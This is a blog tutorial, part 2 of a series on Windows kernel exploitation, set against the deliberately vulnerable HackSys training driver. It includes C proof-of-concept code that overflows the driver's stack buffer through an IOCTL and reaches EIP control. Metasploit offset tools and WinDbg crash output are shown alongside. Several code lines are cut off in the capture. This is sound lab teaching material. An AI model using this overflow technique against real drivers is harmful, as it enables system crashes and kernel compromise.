MENU

Intro to Windows kernel exploitation 2/N: HackSys Extremely Vulnerable Driver

17 JANUARY 2016

By Sam Brown (@__samdb__)

In the previous post we set up kernel debugging and had a brief play with WinDBG. In this part I'm going to work through setting up, communicating with and then hijacking the control flow of the 'HackSys Extremely Vulnerable Driver' that was created to go with a series of talks/workshops ran in India. In part 3 we will take this control and use to give ourselves a root shell.

Once again I'm only just picking this up so any feedback, corrections, questions or abuse is appreciated :)


Driver Installation

We start by getting the driver, compiling it and loading it in the debuggee VM we used last time. The source code can be obtained by git cloning https://github.com/hacksysteam/HackSysExtremeVulnerableDriver (or downloading the zip), you will need the Windows Driver

Kit (to build the driver) installed, a driver loading tool (I used OSRLoader from: https://www.osronline.com/article.cfm?article=157 which admittedly looks sketchy as hell) and Visual Studio (to write and compile our exploit) installed on the machine.

Once you have the source code and necessary tools, open a command prompt in the HackSysExtremeVulnerableDriver\Driver\Source directory and update the 'Build*HEVD*Vulnerable.bat' file so that the local symbol server path is set to 'set localSymbolServerPath=C:\symbols' (or wherever you set your symbol cache to be in the previous post) before executing the script.

Now that the driver is built we can use OSRloader to register and then run it. Start by running the OSRLoader executable and then setting the Driver Path field to be the path of the .sys file that was just created:



Now click the 'Register Service' button and wait for it confirm it has been registered and then click 'Start Service'. If this has been successful, when you run 'driverquery' from a command prompt the 'HackSysExtremeDriver' should appear in the output as so:

```
C:\Users\sam>driverquery | Findstr "HackSys"
HackSysExtre HackSysExtremeVulnerab Kernel        03/06/2015 14:47:50
```

Now that the driver is installed and running we can start to interact with it and abuse it.

A quick windows drivers introduction

A driver is a piece of software which runs in Kernel Mode/Ring 0 designed to directly interact with and provide an interface to a hardware device. You can interact with a driver from User Mode by making use of Input and Output Controls (IOCTLs), A driver defines which IOCTLs it supports by defining them using the CTL_CODE macro which takes the format '#define Device_IOCTL_Function_Name CTL_CODE(DeviceType, Function, Method, Access)', we can see how this is used in our target driver by opening the file 'HackSysExtremeVulnerableDriver-master\Driver\Source\HackSysExtremeVulnerableDriver.h' as shown below:

HackSysExtremeVulnerableDriver - Notepad

File Edit Format View Help

```
--*/

#ifndef __HACKSYS_H__
    #define __HACKSYS_H__

    #pragma once

    #include "Common.h"

    #define HACKSYS_EVD_IOCTL_STACK_OVERFLOW              CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_NEITHER, FILE_READ_DATA | FILE_WRITE_DATA)
    #define HACKSYS_EVD_IOCTL_STACK_OVERFLOW_GS           CTL_CODE(FILE_DEVICE_UNKNOWN, 0x801, METHOD_NEITHER, FILE_READ_DATA | FILE_WRITE_DATA)
    #define HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE         CTL_CODE(FILE_DEVICE_UNKNOWN, 0x802, METHOD_NEITHER, FILE_READ_DATA | FILE_WRITE_DATA)
    #define HACKSYS_EVD_IOCTL_POOL_OVERFLOW               CTL_CODE(FILE_DEVICE_UNKNOWN, 0x803, METHOD_NEITHER, FILE_READ_DATA | FILE_WRITE_DATA)
    #define HACKSYS_EVD_IOCTL_CREATE_UAF_OBJECT           CTL_CODE(FILE_DEVICE_UNKNOWN, 0x804, METHOD_NEITHER, FILE_READ_DATA | FILE_WRITE_DATA)
    #define HACKSYS_EVD_IOCTL_USE_UAF_OBJECT              CTL_CODE(FILE_DEVICE_UNKNOWN, 0x805, METHOD_NEITHER, FILE_READ_DATA | FILE_WRITE_DATA)
    #define HACKSYS_EVD_IOCTL_FREE_UAF_OBJECT             CTL_CODE(FILE_DEVICE_UNKNOWN, 0x806, METHOD_NEITHER, FILE_READ_DATA | FILE_WRITE_DATA)
    #define HACKSYS_EVD_IOCTL_CREATE_FAKE_OBJECT          CTL_CODE(FILE_DEVICE_UNKNOWN, 0x807, METHOD_NEITHER, FILE_READ_DATA | FILE_WRITE_DATA)
    #define HACKSYS_EVD_IOCTL_TYPE_CONFUSION              CTL_CODE(FILE_DEVICE_UNKNOWN, 0x808, METHOD_NEITHER, FILE_READ_DATA | FILE_WRITE_DATA)
    #define HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW            CTL_CODE(FILE_DEVICE_UNKNOWN, 0x809, METHOD_NEITHER, FILE_READ_DATA | FILE_WRITE_DATA)
    #define HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE    CTL_CODE(FILE_DEVICE_UNKNOWN, 0x810, METHOD_NEITHER, FILE_READ_DATA | FILE_WRITE_DATA)
```

As you can see the driver declares 11 different IOCTLs, in this post we will be focussing on the one defined as 'HACKSYS_EVD_IOCTL_STACK_OVERFLOW' this matches the standard definition format as 'HACKSYS_EVD' is the device name and 'STACK_OVERFLOW' is the function name. The arguments to the CTL_CODE macro are 'CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_NEITHER, FILE_READ_DATA | FILE_WRITE_DATA)' where the first argument defines what kind of device the driver is for. This is stored in the DeviceType field of the DEVICE_OBJECT structure which is created when a driver is loaded, there is a long list of valid device types but as this device doesn't fit any of the existing types it is declared with the catch all type 'FILE_DEVICE_UNKNOWN'.

The second/FunctionCode field is basically just an ID that can be referenced, in this case 0x800. Values under 0x800 are used by Microsoft and 0x800 or greater can be used by vendors, each function the driver supports has a different FunctionCode.
The third/Method (sometimes reffered to as TransferType) field defines how a user process interacting with the driver will send and receive data from it, this field should be one of five different values. The first value is METHOD_BUFFERED in which input buffers are copied from user mode memory to kernel mode memory by the IO Manager (which is part of the kernel) before being used and output buffers do the reverse. The second and third potential values are METHOD_IN_DIRECT and METHOD_OUT_DIRECT (normally referred to together under the name 'Direct I/O') in this mode input, output or both (by ORing the constants, which is the fourth potential value) types of buffer are used when the driver needs to transfer large amounts of data, this normally involves using DMA (Direct Memory Access) or similar methods. The final possible value is the one that the HackSys driver is using: METHOD_NEITHER, as the name suggests this uses none of the previous methods and instead the driver has direct access to any input and output buffers in User Mode memory.
Last of all the Access field defines what access type a process interacting with the driver must request, there are three constants which can be used to set this field. The first is FILE_ANY_ACCESS which means any process with a handle to the driver can interact with it, a handle is effectively an abstracted pointer, Windows makes heavy use of handles (the HANDLE type) in order to allow the kernel to change the types backing resources and adjust internal memory layouts while allowing the code interacting with them to stay unchanged. The second constant is FILE_READ_DATA which means the interacting process must have read permissions and the driver is

allowed to transfer data from the device it interfaces with into system memory and finally FILE__WRITE__DATA where the interacting process must have write permissions and the driver is allowed to transfer data from system memory to the device it interfaces with. The HackSys driver ORs FILE__READ__DATA and FILE__WRITE__DATA together, to indicate that the process interacting with it must have both read and write permissions.

On Windows the DeviceIoControl function from Kernel32.dll provides a generic interface to interact with drivers, DeviceIoControl is defined as:

```
BOOL WINAPI DeviceIoControl(
    HANDLE hDevice,
    DWORD dwIoControlCode,
    LPVOID lpInBuffer,
    DWORD nInBufferSize,
    LPVOID lpOutBuffer,
    DWORD nOutBufferSize,
    LPDWORD lpBytesReturned,
    LPOVERLAPPED lpOverLapped );
```

The first argument hDevice is a HANDLE to the device driver we want to send requests to, this can be acquired using the CreateFile function as you can see in the code sample coming up. The second argument dwIoControlCode is one of the IOCTLs we saw defined earlier - in this case we are interested in 'HACKSYS__EVD__IOCTL__STACK__OVERFLOW'. The lpInBuffer and lpOutBuffer arguments (both or either of which can be NULL) are pointers to the I/O buffers and nInBufferSize and nOutBufferSize are their sizes. The lpBytesReturned argument is a pointer to a dword which will contain the number of bytes written into the output buffer after a request has been completed. Finally the lpOverlapped variable is optional and is a pointer to an OVERLAPPED structure which defines various details about using asynchronous IO, we won't be using this so we'll only see it set as NULL.


When we call this function the I/O Manager will create an IRP (I/O Request Packet) which it delivers to the device driver, the IRP is just a structure which encapsulates the I/O Request and maintains its request status. The IRP is then passed down the Windows driver stack until a driver that can handle it is found. Now we know how the method we're interested in is defined and how to interact with it we can write a short programme that sends it a test request:

```
// HackSysDriverCrashPoC.cpp : triggers a crash in the HackSys
#include "stdafx.h"
#include <stdio.h>
#include <Windows.h>
#include <winioctl.h>
#include <TlHelp32.h>

//Definition taken from HackSysExtremeVulnerableDriver.h
#define HACKSYS_EVD_IOCTL_STACK_OVERFLOW    CTL_CODE(FILE_DEVI

int _tmain(int argc, _TCHAR* argv[])
{
    DWORD lpBytesReturned;
    PVOID pMemoryAddress = NULL;
    PULONG lpInBuffer = NULL;
    LPCSTR lpDeviceName = (LPCSTR) "\\\\.\\HackSysExtremeVulne
    SIZE_T nInBufferSize = 1024 * sizeof(ULONG); //1024 is a r

    printf("Getting the device handle\r\n");
```

```
//HANDLE WINAPI CreateFile( _In_ lpFileName, _In_ dwDesire
//_In_ dwCreationDisposition, _In_ dwFlagsAndAttributes, _I
HANDLE hDriver = CreateFile(lpDeviceName,           //File
    GENERIC_READ | GENERIC_WRITE,                   //dwDe
    FILE_SHARE_READ | FILE_SHARE_WRITE,             //dwSh
    NULL,                                           //lpSe
    OPEN_EXISTING,                                  //dwCr
    FILE_ATTRIBUTE_NORMAL | FILE_FLAG_OVERLAPPED,   //dwFl
    NULL);                                          //hTem

if (hDriver == INVALID_HANDLE_VALUE) {
    printf("Failed to get device handle :( 0x%X\r\n", GetL
    return 1;
}

printf("Got the device Handle: 0x%X\r\n", hDriver);
printf("Allocating Memory For Input Buffer\r\n");

lpInBuffer = (PULONG)HeapAlloc(GetProcessHeap(), HEAP_ZERO_

if (!lpInBuffer) {
    printf("HeapAlloc failed :( 0x%X\r\n", GetLastError())
    return 1;
}

printf("Input buffer allocated as 0x%X bytes.\r\n", nInBuf
printf("Input buffer address: 0x%p\r\n", lpInBuffer);
printf("Filling buffer with A's\r\n");

//RtlFillMemory is like memset but the Length and Fill argu
//see: The most dangerous function in the C/C++ world (http
RtlFillMemory((PVOID)lpInBuffer, nInBufferSize, 0x41);
```

```
    printf("Sending IOCTL request\r\n");

    DeviceIoControl(hDriver,
        HACKSYS_EVD_IOCTL_STACK_OVERFLOW,
        (LPVOID)lpInBuffer,
        (DWORD)nInBufferSize,
        NULL, //No output buffer - we don't even know if the dr
        0,
        &lpBytesReturned,
        NULL); //No overlap

    printf("IOCTL request completed, cleaning up da heap.\r\n")
    HeapFree(GetProcessHeap(), 0, (LPVOID)lpInBuffer);
    return 0;
}
```


Effectively all this code does is get a handle to the driver and then send the 'HACKSYS_EVD_IOCTL_STACK_OVERFLOW' handling function a 4096 byte long buffer entirely filled with 0x41 or the ASCII code for 'A'. Once built and ran from the command line (provided the target win7 VM is still being kernel debugged) the system should freeze as shown below:



Command Prompt - HackSysDriverCrashPoC.exe

```
ir
 Volume in drive C has no label.
 Volume Serial Number is D40A-0337

 Directory of C:\Users\sam\Documents\Visual Studio 2013\Projects\HackSysDriverCr
ashPoC\Debug

08/12/2015  10:50    <DIR>          .
08/12/2015  10:50    <DIR>          ..
08/12/2015  14:12            32,768 HackSysDriverCrashPoC.exe
08/12/2015  14:12           233,180 HackSysDriverCrashPoC.ilk
08/12/2015  14:12           659,456 HackSysDriverCrashPoC.pdb
               3 File(s)        925,404 bytes
               2 Dir(s)  82,107,695,104 bytes free

C:\Users\sam\Documents\Visual Studio 2013\Projects\HackSysDriverCrashPoC\Debug>H
ackSysDriverCrashPoC.exe
Getting the device handle
Got the device Handle: 0x1C
Allocating Memory For Input Buffer
Input buffer allocated as 0x1000 bytes.
Input buffer address: 0x00211E80
Filling buffer with A's
Sending IOCTL request
```

When we look in the debugger on the debugging machine we can see that we have caused a fatal exception, triggering a Bugcheck (also known as the infamous Blue Screen of Death)



Command - Kernel 'com:port=com1,baud=115200' - WinDbg:6.3.9600.17298 AMD64

```
Machine Name:
Kernel base = 0x8281c000 PsLoadedModuleList = 0x8295c230
System Uptime: not available

*** Fatal System Error: 0x00000050
                       (0x9EAB5000,0x00000001,0x8284CE73,0x00000000)

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

*** ERROR: Module load completed but symbols could not be loaded for ntdll.dll
nt!RtlpBreakWithStatusInstruction:
82874d00 cc              int     3
kd> r
eax=00000003 ebx=00000000 ecx=892b1204 edx=0000006a esi=fffffffe edi=00000065
eip=82874d00 esp=9eab3d68 ebp=9eab3db4 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
nt!RtlpBreakWithStatusInstruction:
82874d00 cc              int     3
kd>
```

Now that we understand what the driver does, how to communicate with it and how to crash it, we can start to put an exploit together.

EIP equals 0x41414141 (No? Pls?)

First we need to modify our programme to get control of EIP, this process is identical to exploiting a buffer overflow in user mode but once we have control of EIP things start to be different again. Let's continue doing this blind since looking at the code would make it even easier and give us less pretty blue screens. Our previous test programme clearly sent far too much data and completely trashed the stack, losing us the chance to get EIP control due to something bad happening before the IRP handler function ever returned. To work out how to layout our buffer to get control we can start by just using a binary search to find a length which gets us EIP == 0x41414141, by modifying the nInBufferSize variable to be 512 * sizeof(ULONG) down from 1024 we run our test case again and nothing crashes. Increasing the value to 768 gives us what we want – a crash with both EIP and EBP equal to 0x41414141:

```
Access violation - code c0000005 (!!! second chance !!!)
*** ERROR: Module load completed but symbols could not be loaded for ntdll.dll
41414141 ??              ???
kd> r
eax=00000000 ebx=9a98064c ecx=9a97f599 edx=00000000 esi=85f8e250 edi=85f8e1e0
eip=41414141 esp=a95aaae0 ebp=41414141 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010282
41414141 ??              ???
```

Now that we can get part of our buffers contents into the EIP register we want to set it to be a purposefully chosen value, which means we need to know what data in our buffer is actually overwriting its value on the stack. In order to do this we make use of the Metasploit Frameworks pattern_create utility which generates a string of unique patterns the length of the argument value. We can then find the offset of bytes in this string by passing them to the pattern_offset utility.

Once we have our pattern string we need to update our code to make use of it, here I updated lines 50 to 55 to be:

```
printf("Filling buffer with pattern string.\r\n");
char *pattern = "COPY-PASTED-PATTERN-STRING";
memcpy(lpInBuffer, pattern, nInBufferSize);
printf("Sending IOCTL request\r\n");
```

We then compile and run the program again, again causing a crash which we can investigate in our debugging VM.

```
kd> r
eax=00000000 ebx=9a15264c ecx=9a151599 edx=00000000 esi=868cc678 edi=868cc608
eip=72433372 esp=a9c83ae0 ebp=43327243 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010282
72433372 ??              ???
kd> dd esp
a9c83ae0  72433772 39724338 43307343 73433173
a9c83af0  33734332 43347343 73433573 37734336
a9c83b00  43387343 74433973 31744330 43327443
a9c83b10  74433374 35744334 43367443 74433774
a9c83b20  39744338 43307543 75433175 33754332
a9c83b30  43347543 75433575 37754336 43387543
a9c83b40  76433975 31764330 43327643 76433376
a9c83b50  35764334 43367643 76433776 39764338
```

We can see that there has been a crash again and when inspecting the data on the stack it is clearly a chunk of our patterned data, easily given away by the all the repeating bytes. We take the contents of the EIP register and pass it as an argument to the pattern_offset tool in Metasploit which will tell us where in our pattern the value occurred. As a sanity check we can also check the EBP value which should start 4 bytes immediately behind.

```
sam@kali:~$ ruby /usr/share/metasploit-framework/tools/exploit/pattern_
pattern_create.rb  pattern_offset.rb
sam@kali:~$ ruby /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb 72433372
[*] Exact match at offset 2080
sam@kali:~$ ruby /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb 43327243
[*] Exact match at offset 2076
sam@kali:~$ 
```

Now that we know which offset we need to use to overwrite EIP we can update our code again to overwrite it with a chosen value by replacing lines 51 and 52 with:

```
memset(lpInBuffer, 0x41, nInBufferSize);
memset(lpInBuffer + 2076, 0x42, 4); //To overwrite EBP
memset(lpInBuffer + 2080, 0x43, 4); //To overwrite EIP
```

Once updated, we compile and then run our code. Inspecting the crash EIP and EBP have been set to our chosen values :D

```
System Uptime: 0 days 0:02:26.677
Access violation - code c0000005 (!!! second chance !!!)
43434343 ??              ???
kd> r
eax=00000000 ebx=9596864c ecx=95967599 edx=00000000 esi=86625c98 edi=86625c28
eip=43434343 esp=8e556ae0 ebp=42424242 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010282
43434343 ??              ???
```

In part 3 we'll use our control of EIP to give ourselves a root shell :)

My final code for this part looked like:

```
// HackSysDriverCrashPoC.cpp : triggers a crash in the HackSys
#include "stdafx.h"
#include <stdio.h>
#include <Windows.h>
```

```
#include <winioctl.h>
#include <TlHelp32.h>

//Definition taken from HackSysExtremeVulnerableDriver.h
#define HACKSYS_EVD_IOCTL_STACK_OVERFLOW    CTL_CODE(FILE_DEVI(

int _tmain(int argc, _TCHAR* argv[])
{
    DWORD lpBytesReturned;
    PVOID pMemoryAddress = NULL;
    PULONG lpInBuffer = NULL;
    LPCSTR lpDeviceName = (LPCSTR) "\\\\.\\HackSysExtremeVulne
    SIZE_T nInBufferSize = 1024 * sizeof(ULONG); //1024 is a ra

    printf("Getting the device handle\r\n");

    //HANDLE WINAPI CreateFile( _In_ lpFileName, _In_ dwDesired
    //_In_ dwCreationDisposition, _In_ dwFlagsAndAttributes, _I
    HANDLE hDriver = CreateFile(lpDeviceName,           //File
        GENERIC_READ | GENERIC_WRITE,                   //dwDes
        FILE_SHARE_READ | FILE_SHARE_WRITE,             //dwSha
        NULL,                                           //lpSe(
        OPEN_EXISTING,                                  //dwCre
        FILE_ATTRIBUTE_NORMAL | FILE_FLAG_OVERLAPPED,   //dwFla
        NULL);                                          //hTemp

    if (hDriver == INVALID_HANDLE_VALUE) {
        printf("Failed to get device handle :( 0x%X\r\n", GetLa
        return 1;
    }

    printf("Got the device Handle: 0x%X\r\n", hDriver);
    printf("Allocating Memory For Input Buffer\r\n");
```

```
    lpInBuffer = (PULONG)HeapAlloc(GetProcessHeap(), HEAP_ZERO_

    if (!lpInBuffer) {
        printf("HeapAlloc failed :( 0x%X\r\n", GetLastError())
        return 1;
    }

    printf("Input buffer allocated as 0x%X bytes.\r\n", nInBuf
    printf("Input buffer address: 0x%p\r\n", lpInBuffer);
    printf("Filling buffer with A's\r\n");

    //RtlFillMemory is like memset but the Length and Fill argu
    //see: The most dangerous function in the C/C++ world (http
    RtlFillMemory((PVOID)lpInBuffer, nInBufferSize, 0x41);
    memset(lpInBuffer + 2076, 0x42, 4); //To overwrite EBP
    memset(lpInBuffer + 2080, 0x43, 4); //To overwrite EIP

    printf("Sending IOCTL request\r\n");

    DeviceIoControl(hDriver,
        HACKSYS_EVD_IOCTL_STACK_OVERFLOW,
        (LPVOID)lpInBuffer,
        (DWORD)nInBufferSize,
        NULL, //No output buffer - we don't even know if the dr
        0,
        &lpBytesReturned,
        NULL); //No overlap

    printf("IOCTL request completed, cleaning up da heap.\r\n")
    HeapFree(GetProcessHeap(), 0, (LPVOID)lpInBuffer);
    return 0;
}
```

samdb

Read more posts by this author.

Share this post

READ THIS NEXT

Intro to Windows kernel exploitation 3/N: My first Driver exploit

YOU MIGHT ENJOY

Intro to Windows kernel exploitation 1/N: Kernel Debugging